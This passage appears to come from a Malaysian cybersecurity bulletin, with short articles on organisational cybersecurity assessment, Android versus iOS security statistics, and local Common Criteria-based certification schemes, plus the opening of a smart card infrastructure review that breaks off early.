Privacy, Data Protection and Cybersecurity Law Review- Edition 4" <https://thelawreviews.co.uk/edition/the-privacy-data-protection-and-cybersecurity-law-review-edition-4/1151284/global-overview>.

4. William RM Long et al., Sidley Austin LLP, "The Privacy, Data Protection and Cybersecurity Law Review- Edition 4," <https://thelawreviews.co.uk/edition/the-privacy-data-protection-and-cybersecurity-law-review-edition-4/1151280/european-union-overview>.

5. Kasey Panetta, Smarter with Gartner, "5 Trends in Cybersecurity for 2017 and 2018" <https://www.gartner.com/smarterwithgartner/5-trends-in-cybersecurity-for-2017-and-2018/>.

6. Nicolas Seidler, Internet Society (US), "Living in Times of Digital Uncertainty: Are Control and Trust Compatible?" <https://www.internetsociety.org/blog/2018/05/living-in-times-of-digital-uncertainty-are-control-and-trust-compatible/>

7. Sally Shipman Wentworth, Internet Society (US), "The Larger Facebook/ Cambridge Analytica Question: Is this really what we signed up for?" <https://www.internetsociety.org/blog/2018/04/larger-facebook-cambridge-analytica-question-really-signed/>.

8. Emily Stewart, Vox, "The privacy question Mark Zuckerberg kept dodging, People can use the 'share button' for some data control. But what are they giving up when they just log in to Facebook?" <https://www.vox.com/policy-and-politics/2018/4/11/17225518/mark-zuckerberg-testimony-facebook-privacy-settings-sharing>

9. Alvin Chang, Vox, "The Facebook and Cambridge Analytica scandal, explained with a simple diagram: A visual of how it all fits together. They're now shutting down." <https://www.vox.com/policy-and-politics/2018/3/23/17151916/facebook-cambridge-analytica-trump-diagram>

10. Kathryn Witchger, Columbia Journal, "The Great Data Race: Lessons from EU Cyber Law" <http://jtl.columbia.edu/the-great-data-race-lessons-from-eu-cyber-law/>

11. Shanti Kandiah, SK Chamber, "The Privacy, Data Protection and Cybersecurity Law Review- Edition 4, Malaysia" <https://thelawreviews.co.uk/edition/the-privacy-data-protection-and-cybersecurity-law-review-edition-4/1151291/malaysia>, December 2017.

Cyber Security Assessment (CSA): A Market Readiness Tool For Organizations In The 4th Industrial Revolution (4IR)

By | Mohd Affan bin Mohd Rajib & Mohd Rahmad bin Mohd Kadim

Cyber Security in the Fourth Industrial Revolution (4IR)

Digital Transformation is inevitable. Wherever we go, whatever we do, the digital world has become part of our reality. Whether it is for work or play, Digital Transformation is witnessed by mostly everyone in the world today. The shift towards the 4th Industrial Revolution (4IR) has become a key catalyst in transforming how we use information technology to operate businesses. It is transforming information technology into an artificially intelligent, pervasive and autonomous source of economic value creation in its own right (A. Rodrigues, 2018). This means that information technology no longer supports the business: it is the business. According to the World Economic Forum, 4IR builds on the Digital Revolution, representing new ways in which technology becomes embedded within societies and even the human body. Due to such circumstances, the security of these emerging technologies should be of utmost concern for every organization, big or small, if continuity is desired.




Image Source: <http://www.celaton.com/news/item/the-fourth-industrial-revolution-the-future-of-work.html>

The question is, are we keeping up with the pace? As with all previous industrial revolutions, no public or private organization will be immune from 4IR. According to Fortinet, if we do not radically transform business, we will find ourselves choking in the dust, left behind by our competitors or completely unexpected market

disruptor organizations (e.g., Apple, Google, Amazon and Craigslist).

Early in 2018, Malaysians were shocked by the news of information leaked over the Internet related to the personal details of over 200,000 Malaysian organ donors and their next of kin. It is thus crucial for organizations to be aware of arising risks faced due to technology advancements and to take necessary action for betterment. It was reported that the leaked information included donor names, identification card numbers, race and nationality, addresses and phone numbers. If we are reluctant to take the necessary action for securing information, people's lives are put at risk. In this 4IR era, organizations should realize the importance of cybersecurity and at least implement a strategy.




Image Source: Intelligent Sensor Networks Conference

This being said, the age of 4IR sees cybersecurity as an important element, a key enabler, as the concerns cover the entire spectrum of business operations. With the emergence of Big Data, IoT and the Cloud, in which organizations across industrial sectors are very much involved, cybersecurity should be prioritized in the mind of every decision-maker and business owner. It is essential for organizations to understand the fact that 4IR will be dominated by organizations flexible to adapt to forthcoming technological innovation that is well beyond our current comprehension (M. Kande, 2018).

Growth of Cyber Security Market: A result of 4IR

Predicting the future is not an easy task. But with the Internet of Things (IoT) and Mobile Communications as the main drivers of information and operational technology, every organization would agree that cybersecurity is on the tip of exponential growth. In coping with 4IR, some companies have invested relatively big amounts of money into cybersecurity initiatives. Meanwhile, others who are still nascent are slowly catching up with all resources available.


Based on a 2016 report from BI Intelligence, a Business Insider research service, an estimated \$655 billion will be spent globally on cybersecurity initiatives to protect PCs, mobile

devices and IoT devices between 2015 and 2020. BI breaks down the forecasted spending as follows:

- \$386 billion spent on securing PCs
- \$172 billion spent on securing IoT devices
- \$113 billion spent on securing mobile devices

According to Bloomberg and IDC, the largest areas of growth in cybersecurity are mobile security, IoT security, and specialized threat analysis and protection. The chart below explains that although the three aforementioned growth areas are dwarfed by the overall IT security market by size, their projected compound annual growth rates (CAGR) are expected to be significantly higher than the IT security market.

Market Size and Growth



Source: Bloomberg Intelligence (Anurag Rana - Senior Industry Analyst), Sept. 22nd, 2016 and IDC

What drives spending on cybersecurity may differ from organization to organization. How can we possibly secure our organizations' ecosystems to better prepare for 4IR and where do we start first? In this age of 4IR where the boundaries between humanity and technology are somewhat removed, threats have become more sophisticated. Innovations are fast and threat actors could be autonomous robots programmed to do undetectable malicious activities. Organizations are in a dilemma of what they should be spending on: is it on the process, the technology or the people? This is where a comprehensive assessment focusing on

cybersecurity must be done prior to committing to any large investment.

The significance of assessing the levels of needs in placing a cybersecurity strategy in the organization should be seriously addressed and highlighted through every platform possible: e.g. BOD meetings, research papers, strategic business planning activities, etc. Generally, the sophistication of cyberattacks has been the major driver of the increase in spending on cybersecurity. It is agreed that companies across the globe are growing more aware of the potential threats, which has led to greater


resource allocation to companies that help mitigate such risks.

While the huge global spending trend on cybersecurity is evident, it is also necessary to look into the level of spending regionally, specifically ASEAN countries. According to a

research report by A.T. Kearney, ASEAN countries in general are underspending on cybersecurity. The region currently spends an average of 0.07% of its GDP on cybersecurity annually. It would need to increase this to between 0.35% and 0.61% of GDP between 2017 and 2025 to be in line with the best-in-class benchmark.

ASEAN cybersecurity spending is expected to show double-digit growth up to 2025

ASEAN cybersecurity spending
(\$ million)



Notes: Cybersecurity spend includes both private and public sector spend on the following: identity and access management, infrastructure protection (including content and endpoint), and network security.

Sources: International Data Corporation, Gartner; A.T. Kearney analysis

According to the report, the consequences of underinvestment in cybersecurity could lead to companies in the ASEAN region facing rapid escalation of the threat landscape. This would expose the region's top listed firms to a US\$750 billion (MYR3.1 trillion) erosion in current market capitalisation. In terms of cybersecurity spending in percent of gross domestic product (GDP), Singapore is the only country in the region that exceeds the global average. Despite the forecasted spending, which is expected to increase year by year, ASEAN countries are urged to buck up and address the issues.

In Malaysia cybersecurity spending is still relatively low, though higher than the regional average. Somehow, in terms of strategic direction, Malaysia has already defined a national cybersecurity strategy. It has a dedicated agency (CyberSecurity Malaysia) driving the cybersecurity agenda and is in the process of updating the country's cybersecurity legislation (Digital News Asia, 2018). CyberSecurity Malaysia has developed a certification process for vendors and cybersecurity products, which could potentially help greater vendor mobility

across the region, e.g. MyCC. Significant efforts have been made in addressing capability gaps through a focused approach geared towards the youth, university and industry levels, i.e. the Global ACE Scheme.

Furthermore, CyberSecurity Malaysia has also recently taken a step forward by offering a Cybersecurity Maturity Model Assessment for assessing the maturity level of organizations in terms of cybersecurity readiness. As a wider scope, CyberSecurity Malaysia is preparing organizations for facing the advancement of threats in 4IR. As technology advancement brings with it greater progress in threats, organizations across sectors and industries are advised to stay ahead accordingly. Assessment should be packaged such that it covers all areas of an organization's people, process and technology.

The Solution: CSM Cyber Security Assessment for Organizations

By leveraging on the Cybersecurity Framework produced by the National Institute of Standards

and Technology (NIST), the Cybersecurity Assessment objectives are to:

- Assess the current state of organizations' cybersecurity maturity level
- Identify and prioritize the gaps found with specific recommendations to improve the maturity level
- Provide organizations with understanding of potential risks if gaps found are not addressed
- Build a prioritized roadmap for project investments and organizational change initiatives.
- Validate the return on investment (ROI) of organizations implementing the security strategy

Through these objectives, an organization would be able to secure its assets and protect its business operations by investing intelligently and efficiently. The activities involved in relation to the assessment are:

- Perform control assessment across the 5 domains in the cybersecurity framework (Identify, Protect, Detect, Respond, Recover)
- Perform a capability maturity assessment
- Provide recommendations for maturity enhancement

FUNCTION	CATEGORY
IDENTIFY	<ul style="list-style-type: none"> • Asset Management • Business Environment • Governance • Risk Assessment • Risk Assessment Strategy
PROTECT	<ul style="list-style-type: none"> • Access Control • Awareness and Training • Data Security • Information Protection Processes and Procedures • Maintenance • Protective Technology
DETECT	<ul style="list-style-type: none"> • Anomalies and Events • Security Continuous Monitoring • Detection Processes
RESPONSE	<ul style="list-style-type: none"> • Response Planning • Communication • Analysis • Mitigation • Improvement
RECOVER	<ul style="list-style-type: none"> • Recovery Planning • Improvements • Communications

Functions and Categories of a Cybersecurity Assessment

Conclusion

Cybersecurity Assessment is key for organizations running in the 4IR race! This would be the best possible answer for organizations who are looking into investing in cybersecurity. Business leaders are encouraged to build certainty through taking the first step in equipping their organizations with strategies that could mitigate the increasingly sophisticated cyber threats in this dawn of the 4IR. The future is uncertain, but having a

well thought-out plan will never go to waste. Everything changes without us noticing and the only way we can face change is to embrace it.

References

1. AT Kearney. (2018). *Cybersecurity in ASEAN: An Urgent Call to Action*. Asia Pacific: AT Kearney.
2. FMT Reporters. (2018, January 24). *Personal details of 220,000 organ donors leaked online*. Retrieved from <https://www.freemalaysiatoday.com/category/nation/2018/01/24/report-personal-details-of-220000-organ-donors-leaked-online/>
3. FMT Reporters. (2018, January 25). *ASEAN not spending enough on Cybersecurity*. Retrieved from <https://www.freemalaysiatoday.com/category/nation/2018/01/25/report-asean-not-spending-enough-on-cybersecurity/>
4. Gnapathy, S. (2018, January 25). *Singapore and Malaysia ahead in cyber-security, but concerns remain*. Retrieved from <https://www.digitalnewsasia.com/digital-economy/singapore-and-malaysia-ahead-cyber-security-concerns-remain>
5. Kande, M. (2018, May 30). *The business evolution within the 4th Industrial Revolution*. Retrieve from <https://www.cio.com/article/3277528/business/the-business-evolution-within-the-4th-industrial-revolution.html>
6. Morgan, S. (2017, May 31). *2018 Cybersecurity Market Report*. Retrieved from <https://cybersecurityventures.com/cybersecurity-market-report/>
7. Pendse, G. (2017, January 18). *Cybersecurity: Industry Report & Investment Case*. Retrieved from <https://business.nasdaq.com/marketinsite/2017/Cybersecurity-Industry-Report-Investment-Case.html>
8. Rodrigues, A. (2018, February 12). *Cybersecurity for the Fourth Industrial Revolution*. Retrieved from <https://www.fortinet.com/blog/industry-trends/cybersecurity-for-the-fourth-industrial-revolution.html>

SMARTPHONE SECURITY - FROM A STATISTICAL POINT OF VIEW

By | Mohammad Fahdzli bin Abdul Rauf & Anisyah Syazwani binti Ahmad Suparmin

Owning a smartphone is considered a necessity in today's age. Current smartphones largely fulfil users' needs as a microphone, digital camera and communication device. Smartphones facilitate online chatting, e-mailing, telephone calling and video chatting through the Internet via Wi-Fi or mobile broadband. A smartphone acts as a satellite navigation system and trip planner, weather forecaster, media player, clock, news platform, calculator, web browser, video game player, flashlight, compass, address book, note creator, event calendar, and up to a certain extent, a personal digital assistant, such as Siri, Bixby and 'Ok Google'. [source Wikipedia, definition of smartphone]


Most users store a multitude of personal information inside their smartphones, such as full name, house address, MyKad ID, bank account number, credit card(s) and sometimes even medical records.

With the plethora of functionalities, personal information and applications of a smartphone, one can only wonder how secure their smartphone is.

Due to heightened security awareness amongst smartphone users nowadays, most smartphone manufacturers (of both software and hardware) now appear to be marketing security and data privacy alongside the technical superiority and speed of their devices.

Latest market research data shows that Android (Google) holds a whopping 76.82% of the mobile operating system market share worldwide, while iOS by Apple is a distant second with a mere 20.45%.

**Mobile OS Market Share
(August 2018)**




Android vs iOS



Based on statistics (mobile OS vulnerabilities reported) from Symantec in 2016, Android presents much greater vulnerability to malicious software or malware attacks.

**Number of Vulnerabilities Reported
by Mobile OS in 2016**




Android exhibited 523 vulnerabilities in 2016, far ahead of 161 for iOS. In this case, a vulnerability is defined as a mistake in the software that a hacker can use directly to gain access to a system or network.


The main reason for this is that Android holds a commanding lead in the market share. Thus, it makes perfect economic sense for hackers to target the Android operating system rather than iOS, since it can spread throughout a larger base of users.

Another reason is that the Android OS versions are very much fragmented throughout the market. The pie chart below depicts the fragmented nature of the Android OS as of August 2018. The latest and most secure version of Android (Oreo) constitutes only 12.67% of the Android market share, while the majority of Android users still rely on older versions.

Market Share of Android Versions



Whereas for iOS, the majority of users (64.46%) have migrated to the latest and most secure OS version as of August 2018.




The third reason is that because Android is open-source anyone can have access and see what is inside. It is also customizable with each smartphone manufacturer that crafts numerous modifications to the Android OS to make it unique to their brand. Further modifying the OS rather than utilizing versions verified or updated by Google opens up possibilities of creating security holes. Each of the top 10 smartphone manufacturers of Android OSs modify the OS in order to provide additional functionalities on the user interface (UI), such as themes, transition effects, system fonts and lots more.

Manufacturer Android Modification to the UI

Manufacturer	Android Modification to the UI
Samsung	TouchWiz
Xiaomi	MIUI
One Plus	Oxygen OS
Oppo	ColorOS
Huawei	EMUI
Lenovo	VibeUI
Sony	XperiaUI
HTC	Sense
Asus	ZenUI

Android UI modifications by Market Shares as of Aug. 2018




In contrast, besides the fact that iOS is not an open-source software, Apple has put in place strict guidelines and restrictions to what developers can do. Furthermore, Apple has tighter control of its smartphone ecosystem since Apple manufactures and develops both hardware and software.

Conclusion

Based on the 3 key points mentioned in this article, consumers must ultimately come to their own conclusions on which smartphone is better. Although iOS may undoubtedly be better in terms of cybersecurity, it constitutes only one factor that determines the consumer's choice.

The human factor also has a major part in the security element of smartphones. Consumers must never expect smartphones to keep their data safe; users themselves must ensure their behaviour is to stay safe and take steps to maximize phone security. Five simple steps that consumers can take to ensure data integrity and security of their smartphones are:



References

1. *We Asked the Experts* <http://time.com/4905774/which-phone-is-most-secure/>
2. *SMARTPHONE SECURITY 101: THE STEPS THAT MATTER MOST* <https://www.wired.com/story/smartphone-security-101/>
3. *Android vs iOS security: Which is better?* <https://www.computerworld.com/article/3213388/mobile-wireless/android-vs-ios-security-which-is-better.html>
4. *Android Is The Most Vulnerable Operating System* <https://www.statista.com/chart/7478/android-is-the-most-vulnerable-operating-system/>
5. *Mobile Market Share Worldwide (by OS Version)* <http://gs.statcounter.com/os-version-market-share/ios/mobile-tablet/worldwide>

An Adaptation Of Common Criteria For Local Market In Malaysia

By | Zarina binti Musa & Norahana binti Salimin

Background

The Malaysian Common Criteria Evaluation and Certification (MyCC) scheme was developed in 2006 by Cybersecurity Malaysia (CSM) through the Ministry of Science, Technology & Innovation. CSM has been acknowledged as the sole Certification Body for the MyCC Scheme in Malaysia. Malaysia was accepted as a CCRA Certificate Consuming Participant in 2007 and CCRA Certificate Authorizing Participant in 2011. Since then, 69 products have been certified under the scheme.

The Malaysian government tries to encourage Common Criteria evaluation and certification by firstly providing funds through CyberSecurity Malaysia to selected local developers for evaluation, consultation and certification. Developers need to pitch their products to be selected. Hence, in a year there may be several sessions where developers present product-briefs and product demos. The committee will then select products to receive funding. Secondly, having a policy will make it compulsory for a product going for government or critical national infrastructure tenders to be Common Criteria certified. The initiative for this started with the e-sovereign committees meeting on 22 May 2014 that agreed with the proposal; however, the government has not yet enforced it.

Issues

Feedback from local industry is that the Common Criteria duration is long and the cost is quite high. A lot of demands for a shorter and less costly evaluation have been made.

Solution


In order to provide our clients options, CyberSecurity Malaysia introduced the ICT Product Security Assessment (IPSA) in 2016. IPSA has a shorter duration and is definitely less costly than Common Criteria evaluation and certification. IPSA does not involve testing

iteration. That means testing is done one time without iteration regardless of the results.

The testing methodology for IPSA is adapted from the Common Criteria and any relevant Malaysian Standards or common uses of test method best practices or references. It involves only certain phases of the Common Criteria, which are Security Functional Testing (known as ATE in Common Criteria) and/or Penetration Testing (known as AVA in Common Criteria).

The testing requirements are based on client specifications. Tested products receive a Test Report recognized locally in Malaysia. No certification is provided, as the intended audience includes the clients themselves in order for them to improve their products. There have been 6 projects since 2016 consisting of mobile applications, unified threat management, online voting system, fingerprint scanning and web application.

The figure below shows the differences between MyCC and IPSA.



Lesson Learned

After several years of providing the IPSA service, the following lessons have been learned:

a) Requirements

Instead of letting the clients specify what to be tested, it was decided to have a baseline of security functionalities that are important for

each type of product. Thus, we prepared the security functionalities in the form of checklists for the common products in Malaysia, which are Web Application, Mobile Application and Firewall. Each checklist consists of mandatory and optional requirements. The client will have to state their selection and then both CSM MySEF and the client will agree on the functions to be tested.

b) Pass/Fail Verdict

Initially, we attempted to use percentage for calculating the overall test verdict. However, we found that it is difficult to decide on the percentage because it would actually depend on the impact of each individual test result. Thus, we opted for a risk-based result of pass/fail for each individual test and with no overall verdict. A risk assessment and impact analysis for the failed tests would be performed and then recommendations provided.

c) Product Installation

Some problems were faced during product installation because the product installation guide does not have to meet the AGD_PRE requirement as in the Common Criteria. Thus, we decided to ask the clients themselves to install the products and ensure the products work accordingly before proceeding with testing.

Way Forward

After almost 2 years, we decided to move forward and provide certification for IPSA. This will offer more value to the tested products. For this purpose, a local scheme called Technology Security Assurance (TSA) was developed and officially launched on 25 September 2018. Pilot projects were completed for the first type of product, which is smart card reader for Malaysia's enhanced national ID called MyKad EBA (Enhanced Biometric Access). Apart from the shorter duration, the TSA scheme offers better evaluation and certification fees than Common Criteria. The testing requirements are according to mandatory requirements stated in the Mandatory Security Functional Requirements (MSFR). As of now, we only have requirements for the MyKad EBA reader. Requirements for other types of products will be developed by the certification body through consensus with the relevant local players, security evaluation facilities and users. Certification maintenance will be done yearly. Test environment auditing will be done during the certification maintenance.

Conclusion

Common Criteria was adapted to fulfil the needs of the Malaysian market and provide it with options. Products that necessitate international recognition should still undergo Common Criteria testing.

References

1. <http://commoncriteriaportal.org.my>
2. http://cybersecurity.my/en/our_services/mysef/main/detail/2658/index.html

Review On Smart Card Infrastructure: The Attack Potential

By | Ahmad Dahari bin Jarno, Mohd Muslim bin Mohd Aruwa, Nor Zarina binti Zamri & Ong Pui Xiang

Introduction

Smart Card Chip

Smart card infrastructure is a complete system consisting of a smart card chip and card reader system. A smart card [1] [2] is defined as a plastic card with a built-in embedded microprocessor known as a microchip. The microchip acts as the brain of the smart card to carry out processes involving smart card operations like authentication, storing data and managing user data. In general, there are three types of microchip for smart cards: contact cards, contactless cards and multicomponent cards. The specifications and details of each type of microchip are given in Figure 1 [3].

Smart card microchips come with a variety of integrated circuit (IC) packages, which might not have the same form as they could have different numbers of pins. However, the basic microchip package forms are ball grid array (BGA), quad flat package (QFP), single in-line




Figure 1: Specifications of microchip types

package (SIP) and dual in-line package (DIP) [4]. A microchip also has two attachment interfaces on a smart card: the dual interface chip module

and hole in body chip module as shown in Figure 2 [5].




Figure 2: Dual interface chip module and the hole in the plastic card body where the chip module is attached

Smart Card Reader

The smart card reader is a hardware system to execute and access data on the smart card chip. In more specific terms, a smart card reader is a device that assists the complete smart card infrastructure system to perform the electronic processes. All smart card readers come with two standard operations to exchange the data inside the smart card chip: online mode and offline mode. In this context, online mode refers to a smart card reader that needs a computing environment to do the processing. Offline mode is a standalone smart card reader that can extract card data with the firmware provided.

